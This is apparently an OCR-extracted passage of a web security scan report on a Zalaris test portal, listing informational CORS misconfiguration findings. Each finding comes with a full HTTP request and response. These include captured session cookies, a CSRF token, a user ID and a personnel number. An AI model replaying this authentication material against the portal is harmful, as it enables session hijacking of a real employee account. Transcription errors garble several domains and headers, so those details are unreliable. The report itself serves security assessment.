X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/x-javascript

Content-Length: 2328807 dxp-sap: 21100006 x-user-logon-language: E access-control-allow-origin:

last-modified: Tue, 08 Jun 2021 18:11:28 GMT

sap-dms: KW ms-author-via: DAV sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://\*.sapsf.com:443 https://platform.twitter.com/ https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://doin.windows.net/ /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://d.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.ralaris.com.443 https://sularis.com.twitter.com/ https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ https://p.typekit.net/ https://eis.ap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

!function(e){var t={};function n(i){if(t[i])return t[i].exports;var l=t[i]={i:.|.!1,exports:{}};return e[i].call(l.exports,l,l.exports,n),l.l=!0,l.exports}n.m=e,n.c=t,n.d=function(e,t,i){n.o(e,t)||Ob ...[SNIP]...

#### 10.35. https://testportal.zalaris.com/neptune/server/sapui5/1.71/resources/sap-ui-core.js

#### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/server/sapui5/1.71/resources/sap-ui-core.js

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

#### Request 1

GET /neptune/server/sapui5/1.71/resources/sap-ui-core.js HTTP/1.1 Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close Cache-Control: max-age=0 Origin: https://testportal.zalaris.com

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;

ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657787384171

## Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:32:38 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/x-javascript Content-Length: 775317

dxp-sap: 21100006 x-user-logon-language: E access-control-allow-origin:

last-modified: Wed, 05 Aug 2020 11:49:40 GMT

sap-dms: KW ms-author-via: DAV sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.sapsf.com.443 h https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://oin.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARIS/TEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://sapui5.hana.ondemand.com/ https://id.signicat.com/ https://\*.nappiicationinsights.azure.com/; script-src 'self' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com/ https://szalaris.com/s43 https://code.jquery.com/ https://maxcdn.bootstrapcdn.com/ https://cdnjs.cloudflare.com/ https://platform.twitter.com/ https://syndication.twitter.com/ https: https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com.https://\*.zalaris.com/https://e.com/https:// eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://platform.twitter.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosnift

Connection: close

//@ui5-bundle sap-ui-core.js window["sap-ui-optimized"] = true;

//@ui5-bundle-raw-include sap/ui/thirdparty/baseuri.js

\* OpenUI5

(c) Copyright 2009-2019 SAP SE or an SAP affiliate compan

..[ŚNIP]...

## 10.36. https://testportal.zalaris.com/neptune/zalaris launchpad standard

#### Summary

Severity: Information Confidence:

Host: https://testportal.zalaris.com

Path: /neptune/zalaris launchpad standard

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

## Request 1

POST /neptune/zalaris launchpad standard?ajax id=GET APP TIMESTAMP&ajax applid=ZALARIS LAUNCHPAD STANDARD&sap-client=650&dxp=21100006& field\_id=00053&ajax\_value=ZALARIS\_RESET\_GUI\_PASSWORD HTTP/1.1 Host: testportal.zalaris.com

Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mnj2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657773078380; SAPWP\_active=1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: application/json, text/javascript, \*/\*; q=0.01 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/ X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85
Content-Type: application/json Sap-Client: 650 Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest Request-Id: |e86c367ed87c412ba8ead36d6d910d01.b15e4c55baf74a73 Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-b15e4c55baf74a73-01 Origin: https://testportal.zalaris.com Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Content-Length: 0 Te: trailers Connection: close

#### Response 1

HTTP/1.1 200 OK Date: Thu, 14 Jul 2022 04:32:03 GMT Server: Apache X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade, strict-origin X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/json; charset=utf-8 content-length: 184 dxp-sap: 21100006 x-user-logon-language: E access-control-allow-origin: \* access-control-allow-methods: access-control-allow-headers: ' cache-control: no-store sap-server: true

Sap-selvel. due
Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.sapsf.com:443 https://\*.sapsf.com:443 https://platform.twitter.com/
https://\*.neptune-software.com:443 https://icense.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://icense.goedit.io:443 goedit.//\* data: blob: https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://icense.goedit.io:443 goedit.//\* data: blob: https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://icense.goedit.io:443 goedit.//\* data: blob: https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net/
a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://sapui5.hana.ondemand.com/
https://\*.zalaris.com/443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://sapui5.hana.ondemand.com/
https://s.monitor.azure.com/scripts/; img-src 'self' unsafe-inline' https://sapui5.com.https://sapui5.hana.ondemand.com/ https://sapui5.hana.ondemand.com/ htt

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

 $\label{lem:condition} \mbox{\ensuremath{\texttt{"modelAppCacheAppTimestampData":}}} \\$ 

("APPLID": "ZMFP\_REQUEST\_SYSTEM\_ACCESS", "LANGUAGE": "", "UPDDAT": "20220615", "UPDTIM": "225234", "INVALID": false, "DESCR": "Request Access to Zalaris System")}

# 10.37. https://testportal.zalaris.com/neptune/zalaris\_reset\_gui\_password

#### Summary

Severity: Information
Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/zalaris\_reset\_gui\_password

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

#### Request 1

POST /neptune/zalaris\_reset\_gui\_password?ajax\_id=INIT&ajax\_applid=ZALARIS\_RESET\_GUI\_PASSWORD&sap-client=650&dxp=21100006&field\_id=00151 HTTP/1.1 Host: testportal.zalaris.com

Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB/lmn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2IGtLBRDMhtYT|1657771353019|1657773078380; SAPWP\_active=1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: application/json, text/javascript, \*/\*; q=0.01

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate

Referer: https://testportal.zalaris.com/
X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

Content-Type: application/json

Sap-Client: 650

Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest Request-Id: |e86c367ed87c412ba8ead36d6d910d01.b52b5ef540484713 Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-b52b5ef540484713-01

Origin: https://testportal.zalaris.com

Dnť: 1

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin

Content-Length: 0 Te: trailers Connection: close

#### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 04:31:52 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/json; charset=utf-8 content-length: 361

dxp-sap: 21100006 x-user-logon-language: E access-control-allow-origin: access-control-allow-methods:

access-control-allow-headers: \* cache-control: no-store

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com.443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https:///\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://sin.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com/443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src self 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://is.napusics.com/stalaris.com/stal https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com.https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

{"modeloPageAppData":("SAP\_GUI\_USER"::"","TITLE":"Reset password for user
","PERSONNEL\_NR":"00034448","IS\_ZALARIS\_USER":false,"NEW\_PASSWORD":"","NEW\_PASSWORD\_CONFIRM":""},"modeldialogReturnMessageData"

...[SNIP]...

## 10.38. https://testportal.zalaris.com/neptune/zmfp annual statement

## Summary

Severity: Information Confidence: Certain

https://testportal.zalaris.com Path: /neptune/zmfp\_annual\_statement

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

#### Request 1

POST /neptune/zmfp\_annual\_statement?ajax\_id=GET\_MASTERLIST&ajax\_applid=ZMFP\_ANNUAL\_STATEMENT&sap-client=650&dxp=21100006&field\_id=00113 HTTP/1.1 Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2IGtLBRDMhtYT|1657771353019|1657772683163; SAPWP\_active=1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: application/json, text/javascript, \*/\*; q=0.01 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/ X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85 Content-Type: application/json Sap-Client: 650 Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest Request-Id: |e86c367ed87c412ba8ead36d6d910d01.5aeff222f899468a Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-5aeff222f899468a-01 Origin: https://testportal.zalaris.com Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Content-Length: 0 Te: trailers Connection: close

## Response 1

HTTP/1.1 200 OK Date: Thu, 14 Jul 2022 04:24:43 GMT Server: Apache X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade, strict-origin X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/json; charset=utf-8 content-length: 88 dxp-sap: 21100006 x-user-logon-language: E access-control-allow-origin: access-control-allow-methods: \* access-control-allow-headers: \* cache-control: no-store sap-server: true Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.sapsf.com.443 h https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https:///i.boost.ai/ https://zalcors.azurewebsites.net/ https:///accounts.ondemand.com/ https://zalcors.azurewebsites.net/ https:///accounts.ondemand.com/ https://zalcors.azurewebsites.net/ https://ogin.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://sin.applicationinsights.azure.com/; script-src 'self' unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com/ https://\*zalaris.com/443 https://code.jquery.com/ https://maxcdn.bootstrapcdn.com/ https://cdnjs.cloudflare.com/ https://platform.twitter.com/ https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.mapcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://\*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com.443 https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1.prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tftw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

 $\\ \{ "model Master List Data" : [2,"LINE"," EDAGTY", 4," 2018", 5," 2019", 6," 2020", 7," 2021", 8," 2022"] \} \\ \\ \{ (model Master List Data" : [2,"LINE"," EDAGTY", 4," 2018", 5," 2019", 6," 2020", 7," 2021", 8," 2022"] \} \\ \{ (model Master List Data" : [2,"LINE"," EDAGTY", 4," 2018", 5," 2019", 6," 2020", 7," 2021", 8," 2022"] \} \\ \{ (model Master List Data" : [2,"LINE"," EDAGTY", 4," 2018", 5," 2019", 6," 2020", 7," 2021", 8," 2022"] \} \\ \{ (model Master List Data" : [2,"LINE"," EDAGTY", 4," 2018", 5," 2019", 6," 2020", 7," 2021", 8," 2022"] \} \\ \{ (model Master List Data" : [2,"LINE"," EDAGTY", 4," 2018", 5," 2019", 6," 2020", 7," 2021", 8," 2022"] \} \\ \{ (model Master List Data" : [2,"LINE"," EDAGTY", 4," 2018", 5," 2019", 6," 2020", 7," 2021", 8," 2022"] \} \\ \{ (model Master List Data" : [2,"LINE"," EDAGTY", 4," 2018", 5," 2019", 6," 2020", 7," 2021", 8," 2022"] \} \\ \{ (model Master List Data" : [2,"LINE"," EDAGTY", 4," 2018", 5," 2019", 6," 2020", 7," 2021", 8," 2022"] \} \\ \{ (model Master List Data" : [2,"LINE"," EDAGTY", 4," 2018", 5," 2022"] \} \\ \{ (model Master List Data" : [2,"LINE"," EDAGTY", 4," 2018", 5," 2022"] \} \\ \{ (model Master List Data" : [2,"LINE"," EDAGTY", 4," 2018", 5," 2022"] \} \\ \{ (model Master List Data" : [2,"LINE"," EDAGTY", 4," 2018", 5," 2022"] \} \\ \{ (model Master List Data" : [2,"LINE"," EDAGTY", 4," 2018", 5," 2022"] \} \\ \{ (model Master List Data" : [2,"LINE"," EDAGTY", 4," 2018"] \} \\ \{ (model Master List Data" : [2,"LINE"," EDAGTY", 4," 2018"] \} \\ \{ (model Master List Data" : [2,"LINE"," EDAGTY", 4," 2018"] \} \\ \{ (model Master List Data" : [2,"LINE"," EDAGTY", 4," 2018"] \} \\ \{ (model Master List Data" : [2,"LINE"," EDAGTY", 4," 2018"] \} \\ \{ (model Master List Data" : [2,"LINE"," EDAGTY", 4," 2018"] \} \\ \{ (model Master List Data" : [2,"LINE"," EDAGTY", 4," 2018"] \} \\ \{ (model Master List Data" : [2,"LINE"," EDAGTY", 4," 2018"] \} \\ \{ (model Master List Data" : [2,"LINE"," EDAGTY", 4," 2018"] \} \\ \{ (model Master List Data" : [2,"LINE"," EDAGTY", 4," 2018"] \} \\ \{ (model Master List Data" :$ 

# 10.39. https://testportal.zalaris.com/neptune/zmfp\_availability

#### Summary

Severity: Information
Confidence: Certain

Host: https://testportal.zalaris.com
Path: /neptune/zmfp\_availability

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

## Request 1

POST /neptune/zmfp\_availability?ajax\_id=SYNC&ajax\_applid=ZMFP\_AVAILABILITY&sap-client=650&dxp=21100006&field\_id=00111 HTTP/1.1 Host: testportal.zalaris.com Cookie: saplb PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn/2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2lGtLBRDMhtYT[1657771353019]1657772377411; SAPWP\_active=1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: application/json, text/javascript, \*/\*; q=0.01 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/ X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85 Content-Type: application/json Sap-Client: 650 Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest Request-Id: |e86c367ed87c412ba8ead36d6d910d01.e8f8fb03f1b841da Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-e8f8fb03f1b841da-01 Content-Length: 47 Origin: https://testportal.zalaris.com Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Te: trailers Connection: close  $\label{eq:conditional} $$ GT_FORMDATA":{},"GS_PARAMS":{},"GS_INPUT":{}} $$$ 

# Response 1

```
HTTP/1.1 200 OK
 Date: Thu, 14 Jul 2022 04:19:38 GMT
 Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
 Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
Content-Length: 14137
 dxp-sap: 21100006
 x-user-logon-language: E
 access-control-allow-origin: *
 access-control-allow-methods:
 access-control-allow-headers:
 cache-control: no-store
 Content-Security-Policy: default-src 'self https://*.zalaris.com:443 https://* successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.sapsf.com:443 ht
 /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
 west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
